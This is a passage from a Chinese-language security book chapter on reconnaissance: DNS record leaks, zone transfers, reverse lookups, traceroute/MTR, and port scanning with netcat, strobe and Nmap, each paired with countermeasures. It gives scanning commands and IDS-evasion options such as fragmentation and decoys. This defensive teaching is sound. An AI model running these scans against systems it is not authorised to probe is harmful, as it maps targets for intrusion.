machine$ host www.example.net
www.example.net has address 172.26.105.20
www.example.net mail is handled (pri=10) by mailhost.example.net
www.example.net mail is handled (pri=20) by mailbackup.example.net
```

技巧

除 `nslookup` 和 `host` 之外, `BIND` 也包括另外一些 DNS 工具, 其中大部分能够在不同程度的细节和力度上给出相同的信息。例如, 其中的 `dig` 就是一个出色的工具。

3.4.2 DNS 查询的安全问题

即便系统有最新的 `BIND` 版本, 能够抵御任何已知的攻击, DNS 服务器仍然可能会被攻陷。系统的名字服务器配置、命名规范以及特定的 DNS 记录泄露给黑客的信息会比你想象的要得多。下面将讨论黑客搜集 DNS 信息的几个普通方法:



信息字段

| | |
|------|---|
| 流行度: | 6 |
| 简单度: | 7 |
| 影响力: | 6 |
| 风险率: | 6 |

DNS 规范中包括许多不同种类的记录, 其中的大部分与“主机到 IP”或“IP 到主机”的查找无关。当使用这些其他类型的字段时, 有可能向黑客“泄露”信息。下面列出了可用 DNS 记录的一部分(不是全部)类型:

| 记录类型 | 名字 | 描述 |
|-------|-----------|------------------------------------|
| SOA | (初始) 授权区域 | 包括 DNS 管理员的 email 地址和更新、缓存和传输次数等信息 |
| A | 地址记录 | 属于机器名的 IP 地址 |
| CNAME | 规范名称 | 机器(而非 IP 地址)的别名, 类似于符号链接 |
| PTR | 指针记录 | IP 地址到主机名的映射 |
| HINFO | 主机信息 | 主机的体系结构和操作系统 |
| TXT | 文本描述 | 关于主机的其他描述信息, 通常是其用途和 / 或位置 |
| RP | 责任人 | 主机责任人的 email 地址 |

技巧

执行 `host` 命令时不指定查询类型, 则会返回 A, CNAME 和 MX 记录, 因此, 前例的执

行结果中除IP地址外还包含其他信息。

使用-t选项可以指定所要查询的记录。

```
machine$ host -t txt example.com
www.example.com descriptive text "Located in Building 1, Chicago"
```

此外，在-t之后可以使用*或any作为标志来运行所有查询。

```
machine$ host -t '*' www.example.com
www. example.com responsible person brandt@example.com info.example.
com
www. example.com host information UltraSparc 5 Linux 2.0
www. example.com descriptive text "Located in Building 1, Chicago"
www. example.net has address 172.26.105.20
www. example.net mail is handled (pri=10) by mailhost.example.net
www. example.net mail is handled (pri=20) by mailbackup.example.net
```

如你所见，其中的许多信息可以被黑客利用，因为host命令能提供的信息比完成“主机到IP”查询所需的要多得多。在本例中，黑客可以知道主机的位置、所运行的Linux版本、底层硬件、甚至管理员的名字，从而使其能更好地发起攻击。

一 DNS 记录信息的对策

如果手工维护DNS记录，那就很简单，只需保证在任何可公开访问的记录中不包含敏感信息即可。HINFO和TXT记录在某种意义上是不必要的。RP记录比较有用，可以使一些人在某些重要的时候迅速找到联系方法，如别处的某个系统管理员想报告来自该主机的可疑行为。但是，对此要有很好的判断力，至少可以从这些记录中找出email地址，用于兜售广告。

在很多场合，当DNS记录是根据某个机器的数据库数据生成时，通常包含HINFO和TXT记录。尽管在数据库中包含这些数据非常有用，我们仍然不赞成其他人通过DNS来获取它们。



区域传送

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 8 |
| 影响力: | 7 |
| 风险率: | 7 |

BIND的一个特点就是能够使用Internet上的几台机器来提供DNS记录。这样做有很大的好处,防止了一旦系统崩溃,单台DNS机器就会终止(从而导致不能通过域名来访问网络)的情况。每个域中,都有一个主DNS机器,而其他都是次级DNS,每当DNS区域发生变化时,次级DNS机器就从主机器复制全部内容。

系统成为次级DNS机器(从DNS)的方法是在named.conf(或BIND4.x中的named.boot)文件中添加类似如下的内容:

```
zone "example.com" {  
type slave; file "slave/example.com";  
masters { 172.20.10.28; 172.20.228.19; };  
};
```

但问题是黑客也可以攫取DNS区域文件(除非采取阻止措施),即便其系统没有运行BIND。下例给出了使用host命令来列出整个域中所有NS、A和PTR记录的方法。

```
machine$ host -t ns example.com  
example.com name server ns1.example.com  
example.com name server ns2.example.com  
  
machine$ host -l example.com ns1.example.com  
example.com name server ns1.example.com  
example.com name server ns2.example.com  
www.example.com has address 172.26.105.20  
mailhost.example.com has address 172.26.105.31  
mailbackup.example.com has address 172.26.105.20  
172-26-105-31.example.com domain name pointer mailhost.example. com  
db.example.com has address 172.26.105.21  
anonftp.example.com has address 172.26.105.22
```

实际上,host命令的-l选项先进行完整的区域传送,然后使用-t any来列出所有记录。使用-v选项能够以正式的主文件格式显示记录,就好像已经用BIND做了传送。

为保持次级DNS服务器中数据库是最新版本,它必须有执行区域传送的能力。但是,不应允许任何其他机器做这类传送,因为那样它们就可以很容易地列出已经注册到DNS的所有主机。如果在路由中阻塞了ping端口,则上面所列的机器不会出现在ping扫描的结果中。但是,现在因为这些机器列在DNS数据库中,并且允许区域传送,则黑客就可能把它们当作目标,而本来(如果禁止了其他机器的区域传送功能)它们是不会被注意的。

一 区域传送对策

可以配置主名字服务器,使之不允许除次级DNS机器之外的所有机器的区域传送,因为只有次级DNS才需要这一能力。可以在选项部分(全局默认选项)或在特定的区域定义中使用allow-transfer语句来设定可执行区域传送的主机名。

```
options {
...
    allow-transfer { 172.16.10.192; };
...
}
zone "example.com" {
    type master;
    file "master/example.com";
    allow-transfer { 192.168.14.20; 192.168.80.29; };
};
zone "example.org" {
    type master;
    file "master/example.com"
};
zone "example.net" {
    type slave;
    masters { 10.14.102.18; };
    file "slave/example.net";
    allow-transfer { none; };
}
```

根据以上的配置, example.org 域中只允许 172.16.10.192 (根据全局选项) 进行区域传送, 而 example.com 域则允许 192.168.14.20 和 192.168.80.29 的传送请求, 此外, 没有机器能够对 example.net 域进行传送。

警告

必须确保在主和从DNS服务器上禁止区域传送! 尽管这看起来有点不合常规, 但是如果不特别限制, 从服务器也能接受区域传送请求(从而向请求方传送数据)。

任何未经授权的区域传送请求都会通过syslog记录下来, 因此建议在日志中注意如下内容:

```
named[102]: unapproved AXFR from [192.168.1.34].61655 for "example.org"
(acl)
named[102]: unapproved AXFR from [10.182.18.23].62028 for "example.com"
(acl)
named[102]: unapproved AXFR from [192.168.1.35].61659 for "example.net"
(acl)
```

通常这些日志记录了被拒绝的由过时的次级DNS服务器发出的更新请求,应当尽快解决这个问题,由于其更新请求被拒绝,则这些服务器只能提供过时信息。更经常的情形是,日志中的此类记录都表示黑客企图枚举域中的机器信息。

警告

拒绝DNS区域传送并不意味着黑客不能找到你的主机。例如,如果他们知道(例如从email标题)有一个名为larry的主机,就可以使用moe或curly来探查其是否存在。针对网络社区中对机器命名有一定惯例,因此能够从一个名字推论出其他的名字。RFCs 1178和2100中有主机命名约定的更多信息。



反解析

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 8 |
| 影响力: | 7 |
| 风险率: | 7 |

反解析是指从IP地址得到域名的过程。同样,可以使用host命令做这件事。

```
machines host 172.26.105.85
85.105.26.172.IN-ADDR.ARPA domain name pointer ftpserver.example.com
```

如果黑客知道某个网段,就可以反解析其中所有的IP地址以得到主机名。即便他不能进行区域传送,这个方法也能使他得到大量的主机名。在上例中,他可以确定所查询的主机很可能是一个FTP服务器。使用这一方法,再结合主机命名的惯例(例如以gate-XXX命名防火墙),黑客甚至能够不通过实质接触,就完成对网络的勘查工作。

一 反解析对策

对所有的主机都应当有相应的PTR记录(定义给定IP地址相应的主机名)。但是,没有必要使用真实的主机名,而改为使用一般的反解析名字,如172-26-105-85.example.com。

```
machine$ host 172.26.105.85
```

```
35.105.26.172.IN-ADDR.ARPA domain name pointer 172-26-105-85.example.com
```

从而使得反解析不泄露真实的主机名。我们建议将这一方法应用于你所管理的所有IP地址,甚至包括那些仍未启用的。这一统一的方式使得黑客无法得到基于主机的有用信息,同时网络仍然正常工作。

请注意,如果采用这类系统,必须保证在DNS区域文件中设置两个A记录(拙劣的做法)或使用CNAME(我们的所爱),以使正(主机到IP)解析正常工作。如果使用CNAME,则在正向区域文件中应包含与下面类似的部分:

```
ftpserver      IN      CNAME      172-26-105-85
172-26-105-85  IN      A          172.26.105.85
```

同时在反解析区域中包含与下面类似的部分:

```
$ORIGIN 105.26.172. IN-ADDR.ARPA
85      IN PTR 172-26-105-85.example.com.
```

必须确信存在匹配的正向解析记录。如果对于一个IP地址,正解析和反解析都不能匹配,则使用TCP封装器的服务都将拒绝来自该地址的连接。这样,我们就应当能够查找ftpserver, 172-26-105-85和172.26.105.85,并得到如下正确结果:

```
machine$ host ftpserver.example.com
ftpserver.example.com is a nickname for 172-26-105-85.example.com
172-26-105-85.example.com has address 172.26.105.85
machine$ host 172-26-105-85.example.com
172-26-105-85.example.com has address 172.26.105.85
machine$ host 172.26.105.85
172-26-105-85.example.com has address 172.26.105.85
```

3.4.3 DNSSEC

DNS对于Internet而言极其重要,没有它就不能解析域名。那样,所有机器就都只能与那些在本地保存了完整IP地址的机器通信。然而,DNS规范缺乏必要的安全性。例如,黑客可以对DNS查询发回虚假响应,同时这一响应先于正确的响应被接收,那么他就可以控制相应连接的目的地。我们将在第7章讨论关于DNS缺乏安全性的例子。

自1997年开始,兴起了名为DNSSEC的运动,旨在实现DNS的安全性和验证。尽管它可以帮助我们抵御后面提及的攻击,但它对前面所列的情形没有帮助。前述方法只

是简单地查询BIND服务器,而即便在服务器上实施了DNSSEC,仍会发出黑客所需的响应。这并不是说DNSSEC没有用处,而是指它不是一个解决所有DNS问题的万精油。

3.5 traceroutes

主机的位置信息(Internet上的或地理的位置)对黑客而言相当有用。如果黑客想从已攻破的机器发起拒绝服务(DoS)攻击,则获得DoS目标邻近机器的root权限,将在很大程度上提高攻击效果。如果黑客侵入机器的目的是以之为以后攻击的策源地,则肯定会希望选择能够快速访问Internet的机器(而不是使用慢速调制解调器的那些)。



UNIX traceroute

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 9 |
| 影响力: | 5 |
| 风险率: | 7 |

使用traceroute可以确定从源机器到目的机器的连接通路上要经过哪些机器。它以递增的TTL(time-to-live)发送UDP包(在33435~33524区域内),并等待ICMP超时响应。TTL是指UDP包在丢弃前应当通过的跳数,因此将第一个包设定为1,就可以知道通路上的第一次跳跃;将第二个包设定为2,就可以知道第2次跳跃,以此类推。

下例给出了从某个黑客的机器到一个潜在目标的traceroute结果。

```
hackerbox# traceroute target.example.com
1 hacker-firewall.hack_er.edu (192.168.2.1) 2.892 ms 2.803 ms 2.746 ms
2 hacker-gateway.hack_er.edu (171.678.90.1) 3.881 ms 3.789 ms 3.686 ms
3 t1-p3.isp_net.net (171.678.1.186) 3.779 ms 3.806 ms 3.623 ms
4 t3-p3.isp_net.net (171.678.1.110) 28.767 ms 12.297 ms 14.101 ms
5 sl-bb20-jp.phone_com.net (171.572.1.36) 9.444 ms 12.483 ms 20.579 ms
6 sl-gw13-sea.phone_com.net (198.292.10.2) 12.179 ms 16.209 ms 13.084 ms
7 sj-28.cable_com.com (172.18.3.85) 6.842 ms 10.206 ms 20.131 ms
8 172.19.10.28 (172.19.10.28) 33.346 ms 26.674 ms 23.739 ms
9 chicago-d1.fast_net.org (144.298.3.157) 27.176 ms 16.056 ms 11.519 ms
10 chi-cust-02.fast_net.org(144.298.9.214)51.638 ms 49.019 ms 48.873ms
```

```

11 chi-01-dnet-T1.fast_net.org (144.298.18.42) 57.561 ms 88.786 ms 46.046 ms
12 cisco.example.com (254.192.1.20) 158.889 ms 161.422 ms 160.884 ms
13 throwmedown.example.com (254.192.1.29) 168.650 ms 183.821 ms 173.287 ms
14 target.example.com (254.192.1.88) 122.819 ms 87.835 ms 104.117 ms

```

从这里可以知道如下几点:

- ▼ **目标的ISP** 目标使用 fast_net.org 访问 Internet。获得对目标机的控制可能会为入侵其他由 FastNet 提供服务的机器提供方便。通过检查 FastNet 的安全措施, 黑客可以知道入侵时他是否面对入侵监测系统。
- **目标位置** 根据主机名 chi-cust-02 和 chi-01-dnet-t1, 黑客可能会猜测该机器位于 Chicago。稍后就可以使用其他工具来确认这一点。
- **目标的带宽** 主机 chi-01-dnet.T1.fast-net.org 很可能是 example.com 连向 fast_net.org 所用的网络设备。根据名字中的 T1 部分, 我们能够想到他们所使用的是 T1 (1.5MB/s) 线路。
- ▲ **目标的设备** example.com 设备位于连接通路上的网络设备包括 Cisco 路由器 (cisco.example.com) 和防火墙 (throwmedown.example.com)。任何熟悉商业防火墙的人都可以依据其名字猜到这是一个 Gauntlet 防火墙。而黑客所要做的, 就是摧毁这个 Gauntlet 防火墙。



MTR

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 9 |
| 影响力: | 6 |
| 风险率: | 7 |

Matt traceroute 是 traceroute 的一个改进版本。它用 ICMP ECHO REQUEST 取代 UDP 包, 同样使用递增的 TTL, 那样就可以穿过那些阻塞 UDP 但允许 ICMP 包的网路。它也直接以 ICMP 方式 ping 源和目标通路上的每一台主机, 以较好地确定最新的平均 / 最高 / 最低吞吐量。下例给出前面两台机器的 MTR 结果:

```

Matt's traceroute [v0.42] Packets                               Pings

Hostname                                %Loss   Rcv Snt Last      Best    Avg Worst
1. hacker-firewall.hack_er.edu          0%      29  29  2         2       2     3

```

| | | | | | | | |
|-------------------------------|----|----|----|-----|-----|-----|-----|
| 2. hacker-gateway.hack_er.edu | 0% | 29 | 29 | 3 | 3 | 4 | 13 |
| 3. tl-p3.isp_net.net | 0% | 29 | 29 | 4 | 3 | 7 | 78 |
| 4. t3-p3.isp_net.net | 0% | 29 | 29 | 4 | 3 | 12 | 34 |
| 5. sl-bb20-jp.phone_com.net | 0% | 29 | 29 | 5 | 4 | 10 | 45 |
| 6. sl-gw13-sea.phone_com.net | 0% | 29 | 29 | 9 | 4 | 8 | 27 |
| 7. sj-28.cable_com.com | 0% | 29 | 29 | 14 | 9 | 11 | 33 |
| 8. 172.19.10.28 | 0% | 29 | 29 | 15 | 12 | 15 | 23 |
| 9. chicago-dl.fast_net.org | 0% | 29 | 29 | 15 | 12 | 16 | 25 |
| 10. chi-cust-02.fast_net.org | 0% | 29 | 29 | 24 | 23 | 30 | 58 |
| 11. cisco.example.com | 0% | 29 | 29 | 124 | 124 | 132 | 160 |
| 12. throwmedown.exanple.com | 0% | 28 | 29 | 166 | 158 | 165 | 187 |
| 13. target.example.com | 0% | 29 | 29 | 159 | 159 | 166 | 185 |

一 traceroute 对策

这两类 traceroute 都依赖于收到 ICMP 超时响应包（对于最后一步，通常是 ICMP 不可到达）。尽管你不能改变 Internet 本身那些设备的配置，但可以修改属于自己的那些网络设备，使其不会通过简单的 ipchains/iptables 规则来发送那些包。这使得系统不会发送 traceroute 程序所需的那些响应。在第 13 章中有相应的例子。

另一个方法对于标准的 traceroute 区域 DENY（而不是 REJECT）UDP 包，以及 DENY 所有 ICMP ECHO REQUEST 包。这样，系统就不能接收到这些包，从而也就不会响应。

另一个提醒是，不要在主机名字中包含它们的功能或制造商，如 router、firewire 和 webserver 等（这些都是不好的选择）。

3.6 端口扫描

黑客会运行一个或多个端口扫描程序来了解目标系统提供的服务。通过扫描，他们能够知道那些正在被监听的端口。因为多数服务运行在指定的端口上——如 SMTP 对应端口 25，黑客根据活跃端口就足以知道那些实际执行监听的程序。此外，某些端口扫描程序能够探查端口以确认所运行的程序。尽管存在很多种端口扫描程序，下面只讨论其中的 3 种，并展示其功能。



netcat 端口扫描

| | |
|------|---|
| 流行度: | 7 |
| 简单度: | 8 |
| 影响力: | 6 |
| 风险率: | 7 |

netcat是一个多用途的网络瑞士军刀,能够很容易地作为端口扫描程序使用。进行TCP扫描时,它将建立完整的连接,因此至少无秘密可言——即连接将会被目的机器记录到日志中。netcat的运行很简单,如下所示。

```
hackerbox$ nc -v -w 4 -z target.example.net 1-65535
target.example.net [192.168.20.28] 25 (smtp) open
target.example.net [192.168.20.28] 22 (ssh) open
target.example.net [192.168.20.28] 53 (domain) open
```

下面给出不同参数的含义:

| | |
|--------------------|------------------------------------|
| -v | 进入详细格式 (是UNIX 工具的一项必备选项) |
| -w 4 | 等待连接超时的秒数 |
| -z | 不向端口发送数据 (连接建立后即刻关闭, 而不试图与其进行真正通信) |
| target example.net | 要扫描的主机 |
| 1~65535 | 要扫描的端口范围 |

netcat 从高到低依次扫描端口。其他的一些工具允许同时扫描多个端口, 因此这是netcat 的一个弱点。然而, 扫描端口远不是netcat 的主要用途。

如果想扫描UDP 而不是TCP 端口, 使用-u 选项。请注意, UDP 端口扫描的速度很慢。因为UDP 不是面向连接的协议, netcat 必须在发送包后等待接受或拒绝的响应, 而对每个正或负响应的等待时间通常都很长。下例指定少数几个端口, 并使用两个-v 选项, 以产生更详细的输出:

```
hackerbox$ nc -v -v -w 4 -u -z target.example.net 7 9 13 18 19 \
21 37 50 53 67-70
target.example.com [192.168.20.28] 7 (echo) open
target.example.com [192.168.20.28] 9 (discard) open
```

```
target.example.com [192.168.20.28] 13 (daytime): Connection refused
target.example.com [192.168.20.28] 18 (msp): Connection refused
target.example.com [192.168.20.28] 19 (chargen): Connection refused
target.example.com [192.168.20.28] 21 (fsp): Connection refused
target.example.com [192.168.20.28] 37 (time) open
target.example.com [192.168.20.28] 50 (re-mail-ck): Connection refused
target.example.com [192.168.20.28] 53 (domain) open
target.example.com [192.168.20.28] 70 (gopher): Connection refused
target.example.com [192.168.20.28] 69 (tftp): Connection refused
target.example.com [192.168.20.28] 68 (bootpc): Connection refused
target.example.com [192.168.20.28] 67 (bootps) open
```

这里可以看到，有若干个服务 (echo, discard, time, domain 和 bootps) 正在监听UDP 端口。



strobe

| | |
|------|---|
| 流行度: | 8 |
| 简单度: | 9 |
| 影响力: | 6 |
| 风险率: | 8 |

strobe 的作者是 Julian Assange，其最初的开发目的是创建一个高效的端口扫描工具。它试图在扫描主机时占用最大的带宽和最少的资源。同时，它以并行方式快速扫描主机。这听起来有点像吹牛，strobe 的帮助页中写到：

“在一台套接字数目合理的机器上，strobe 能够以足够快的速度对整个 Internet 子域进行端口扫描，甚至能够用一台挂在主干网上的快速机器，在合理的时间内对某一个小国家进行完整的扫描，只要这台机器动态分配套接字或其静态套接字分配速度极快 (与内核选项有关) 即可。在这一特定情形下，strobe 要快于 ISS2.1 (一个高品质的商业安全性扫描程序，由 cklaus@iss.net 及其朋友开发) 或 PingWare (同样是商业产品)。”

strobe 只能扫描 TCP 端口。根据用户对信息的需求量，可以生成不同的输出报告。默认情形给出端口号、端口名 (来自与 /etc/services 的详尽版本 strobe.service 文件) 和任何来自所建连接的旗标信息：

```
hackerbox$ ./strobe target.example.net
strobe 1.04 (c) 1995-1997 Julian Assange (proff@suburbia.net).
localhost 22 ssh Secure Shell - RSA encrypted rsh ->
```



```

SSH-1.5-1.2.27\n
localhost 25 smtp Simple Mail Transfer [102,JBP] ->
      220 mail.example.net ESMTP Sendmail 8.9.3/8.9.3; 05 Feb 2000 00:
      58:38
localhost 143 imap2          Interim Mail Access Protocol v2 [MRC] ->
      * OK mail.example.net IMAP4rev1 v12.261 server ready\r\n
localhost 3653      unassigned unknown
localhost 32787     unassigned unknown
localhost 53        domain      Domain Name Server [81,95,PM1]
localhost 111       sunrpc       rpcbind SUN Remote Procedure Call
localhost 993       unassigned unknown
localhost 995       unassigned unknown
localhost 6010      unassigned unknown
localhost 6011      unassigned unknown
localhost 6012      unassigned unknown
localhost 6013      unassigned unknown
localhost 9999      unassigned unknown

```

一些服务(例如SMTP、IMAP等)直接在建立的连接上输出标识其自身的数据。strobe在->字符之后输出这些数据(如果存在的话)。这可以帮助你确认端口上所运行的守护进程。

strobe包括如下一些有用的选项。

| | |
|---------|--|
| -b # | 起始端口号 |
| -e # | 结束端口号 |
| -p # | 仅扫描该端口 |
| -t # | 超时设置 |
| -A addr | 接口地址 用于发出连接请求(使用于多接口主机情形) |
| -V | 以详细格式输出统计信息 |
| -s | 输出统计的平均信息 |
| -f | 快速模式——仅扫描端口服务文件中列出的端口(strobe.services或/etc/services) |
| -P | 作为扫描源的本地端口(例如, 设置为22则表示扫描与ssh有关, 那样就可以避开某些IDS规则) |

strobe是一个方便且快速的工具,它已经有几年没有更新了,而且很可能继续如此,就如在其发布版本附带的POST文件中所讨论的那样。

“我 (proff@suburbia.net) 已经转向同一类型的其他项目 (GoSH等), 不想再发布strobe的任何版本。然而, 这个月人们 (主要是edturka@statt. errisson. se) 向我发来了一些针对重要漏洞的修正版本, 也包含一些次要的新特性。当我采纳这些补丁时, 我违背了自己不再为strobe工作的誓言, 也破坏了早就应当做出的一些选择。”

虽然strobe不再被维护, 但就其实用性和历史价值而言, 它仍不失为一个值得提及的有用工具。



Nmap —— 端口扫描

| | |
|------|----|
| 流行度: | 10 |
| 简单度: | 9 |
| 影响力: | 8 |
| 风险率: | 9 |

Nmap是现有最好的端口扫描程序。将其称为端口扫描程序实际上有点保守, 因为它包括更多的功能。这里我们将只关心Nmap的端口扫描功能, 而在本章的其他部分讨论Nmap的OS检测、RPC鉴别和ping扫描能力。

Nmap几乎支持任何其他程序用到的所有端口扫描方法。包括简单直接的TCP connect () 方法 (完整的3路TCP握手和连接关闭)、使用原始IP包的秘密模式, 以及FTP反射扫描中的任何事项。表3-1列出了这些扫描模式。

| 类型 | 参数 | 描述 |
|---------|-----|---|
| 连接 | -sT | 完整的TCP connect () 端口扫描。这是默认且是非root用户所能执行的扫描模式 |
| 秘密SYN扫描 | -sS | 仅发送单独的SYN包——3路TCP握手中的第一个包。如果接收到SYN ACK, 就知道目的机器在监听这个端口。此时并不完成整个TCP握手过程, 因此通常不会像真正的connect () 那样记录进日志中。这类连接通常称为半公开扫描 |
| FIN | -sF | FIN扫描。发送仅设置FIN位的包。如果收到RST, 则端口处于关闭状态。反之, 端口必然打开。附带提及, Windows并不遵循IP协议的这一部分, 因此不能用这一方法监测 |

表3-1 Nmap支持的扫描模式

| 类型 | 参数 | 描述 |
|--------|-----|--|
| Xmas 树 | -sX | Xmas 树扫描。类似于 FIN 扫描，但同时设置发送包中的 FIN、URG 和 PUSH 位 |
| Null | -sN | 空扫描模式。类似于 FIN 扫描，但不设置发送包中的任何位 |
| UDP | -sU | UDP 扫描。Nmap 将会向目的机器的每个端口都发送一个 0 字节的 UDP 包。如果接收到端口不可到达的 ICMP 包，则该端口是关闭的。这一类型的扫描速度极慢，因为 RFC1812 建议限制 ICMP 错误信息包发送的速率。如果 Nmap 运行太快，就会错过绝大部分可能响应的 ICMP 包。作为对策，Nmap 能检测到主机的 ICMP 速率，并依此放慢扫描速度 |
| IP 协议 | -sO | IP 协议扫描。用于确定目的机器所支持的 P 协议。Nmap 针对每一协议发送原始 IP 包。如果接收到“协议不能到达”的 ICMP 包，则表明目标机器不支持该协议。某些操作系统和防火墙从不发送 ICMP 包，因此就看起来支持所有协议（实际情况不得而知） |
| ACK | -sA | ACK 扫描。这一扫描用于探查出防火墙所启用的规则集，并确认防火墙是有状态的还是简单的 SYN-blocking 包过滤类型。Nmap 向每个端口发送通常表示成功接收报文的 ACK 包，因为并没有显示链接，所以如果相应端口未被防火墙滤掉就会发回 RST 包 |
| 窗口大小 | -sW | 窗口大小。这一扫描类似于 ACK 扫描，使用 TCP 窗口大小来确定端口是否打开、被过滤或不被过滤。幸运的是，Linux 并不受此类扫描的攻击，尽管你的防火墙可能会受此攻击 |
| RPC | -sR | RPC 扫描 |
| OS | -O | 操作系统监测 |

表 3-1 Nmap 支持的扫描模式(续)

某些防火墙通过阻塞 SYN 包来限制所保护的端口。在这些情形下，可以使用 FIN、Xmas

树和Null扫描。这些更易于被检测。

对应于所支持的扫描模式,Nmap有一系列的配置选项来控制扫描的执行,如表3-2所列。

| 参数 | 描述 |
|-----|---|
| -P0 | 通常Nmap在扫描主机之前会先ping一下。如果知道目标机器在运行中,或怀疑它阻塞了ICMP ping包,可以使用这个标志以强制扫描 |
| -I | 反向Ident扫描。Nmap首先连接端口(使用全连接——该模式不能用秘密扫描),如果成功,则查询目标机器的identd服务器,以获得监听该端口的用户名。通过这一扫描可以知道绑定端口的是root还是其他用户 |
| -f | 分片扫描包。一个TCP包可以分解成多个小片断,在主机端再重新组装。许多包过滤器和防火墙不对包进行重组,从而允许这类本应拒绝的包通过,因此,这类扫描也能躲过入侵监测软件 |
| -v | 详细模式 |
| -vv | 特别详细模式。如果想要察看Nmap包的内容,使用这一选项 |
| -D | 实施主机欺骗。将所发送的扫描包的源地址伪装成后面所列的主机名。因为这些主机名都是虚构的,因此就可以将自己隐藏在噪声中。如果此类IP欺骗包被阻塞在Nmap扫描主机和目标之间,则它们将不会到达目标机器 |
| -T | 时间控制策略。某些扫描监测程序在给定的时间段内统计非法包的数量(以此为依据判断是否被扫描),因此放慢扫描速率可以避开这些监测程序。此选项的范围从Paranoid(每5分钟发送一个包)到Insane(将探测的超时设置为0.3秒,这个速度可能使Nmap丢失很多信息) |

表3-2 常用的Nmap配置选项

表3-2所列的只是最常用的选项,还可以使用很多其他选项。例如,使用-o?标志可以对Nmap的多种不同输出格式进行设定,包括XML“grepable”文本,甚至是未公开的-oS格式(为那些“脚本小子”所准备)。在此,Fyodor显然有些幽默。下例以XML方式输出Nmap结果,该格式易于被安全管理员和黑客所分析:

```
<?xml version="1.0" ?>
<!-- Nmap (V. 2.54BETA7) scan initiated Fri Dec 29 12:22:51 2000 as:
      Nmap -sR -oX Nmap.xml -sX localhost -->
<Nmaprun scanner="Nmap" args="Nmap -sR -oX Nmap.xml -sX localhost"
      start="978121371" version="2.54BETA7" xmloutputversion="1.0">
<scaninfo type="xmas" protocol="tcp" numservices="1534"
```

```

services="1-1026,1030-1032,1058-1059,1067-1068,1080,1083-1084,1103,
1109-1110,1112,1127,1155,1178,1212,1222,1234,1241,1248,1346-1381,
1383-1552,1600,1650-1652,1661-1672,1723,1827,1986-2028,2030,2032-2035,
2038,2040-2049,2054-2065,2067,2105-2106,2108,2111-2112,2120,2201,2232,
2241,2301,2307,2401,2430-2433,2500-2501,2564,2600-2605,2627,2638,2766,
2784,3000-3001,3005-3006,3049,3064,3086,3128,3141,3264,3306,3333,3389,
3421,3455-3457,3462,3900,3984-3986,4008,4045,4132-4133,4144,4321,4333,
4343,4444,4500,4557,4559,4672,5000-5002,5010-5011,5050,5145,5190-5193,
5232,5236,5300-5305,5308,5432,5510,5520,5530,5540,5550,5631-5632,5680,
5713-5717,5800-5801,5900-5902,5977-5979,5997-6009,6050,6105-6106,
6110-6112,6141-6148,6558,6666-6668,6969,7000-7010,7100,7200-7201,7326,
8007,8009,8080-8082,8888,8892,9090,9100,9535,9876,9991-9992,10005,
10082-10083,11371,12345-12346,17007,18000,20005,22273,22289,22305,
22321,22370,26208,27665,31337,32770-32780,32786-32787,43188,47557,
54320,65301" />

```

```
<verbose level="0" />
```

```
<debugging level="0" />
```

```
<host><status state="up" />
```

```
<address addr="127.0.0.1" addrtype="ipv4" />
```

```
<hostnames><hostname name="localhost.localdomain" type="PTR" /></hostnames>
```

```
<ports><extraports state="closed" count="1525" />
```

```
<port protocol="tcp" portid="22"><state state="open" />
```

```
  <service name="ssh" method="table" conf="3" />
```

```
</port>
```

```
<port protocol="tcp" portid="111"><state state="open" />
```

```
  <service name="rpcbind" proto="rpc" rpcnum="100000" lower="2"
```

```
  highver="2" method="detection" conf="5" />
```

```
</port>
```

```
<port protocol="tcp" portid="515"><state state="open" />
```

```
  <service name="printer" method="table" conf="3" />
```

```
</port>
```

```
<port protocol="tcp" portid="1024"><state state="open" />
```

```
  <service name="kdm" method="table" conf="3" />
```

```
</port>
```

```
<port protocol="tcp" portid="1032"><state state="open" />
```

```
  <service name="iad3" method="table" conf="3" />
```

```
</port>
```

```
<port protocol="tcp" portid="5801"><state state="open" />
```

```
  <service name="vnc" method="table" conf="3" />
```

```

</port>
<port protocol="tcp" portid="5901"><state state="open" />
  <service name="vnc-1" method="table" conf="3" />
</port>
<port protocol="tcp" portid="6000"><state state="open" />
  <service name="X11" method="table" conf="3" />
</port>
<port protocol="tcp" portid="6001"><state state="open" />
  <service name="X11:1" method="table" conf="3" />
</port>
</ports>
</host>
<runstats><finished time="978121378" /><hosts up="1" down="0" total="1" />
<!-- Nmap run completed at Fri Dec 29 12:22:58 2000; 1 IP address
      (1 host up) scanned in 7 seconds -->
</runstats></nmaprun>

```

与Nmap一起的还有Nmapfe——Nmap Front End。它实际上是一个以点击方式设定Nmap命令行选项的GUI。它不比命令行版本多提供任何功能，但它提供了使用屏幕来操纵Nmap的机会，如图3-1所示。

技巧

玩转Nmap并熟悉其功能，可以从中学到很多东西——既包括自己的系统，也包括网络方面的。

一 端口扫描对策

第2章中详细讨论了几个端口扫描监测程序。这些优秀的工具使你能够尽早发现对你的机器感兴趣的黑客，从而监视或采取措施防备他们的行动。

预防前述工具所做的某些扫描较为容易。例如，防火墙通常自动阻止SYN扫描(half-open扫描)。同时它也能被诸如synlogger, Courtney和PortSentry等扫描监测工具记录到日志中。而对于某些更加复杂的扫描，如FIN, Xmas树和Null扫描，如果不使用IDS软件，就很难监测到。

要挫败反向identd扫描，只需简单地关闭服务器上的identd守护进程。然而，如果本机的外出连接所连向的服务需要进行identd查询，则前述做法会放慢此类连接的速度。例如，在外发邮件时，sendmail会以30秒为超时设置来进行identd查询，从而会导致停顿。

必须确保内核编译时设置了CONFIG_IP_ALWAYS_DEFRAG选项，或使用echo 1>/proc/

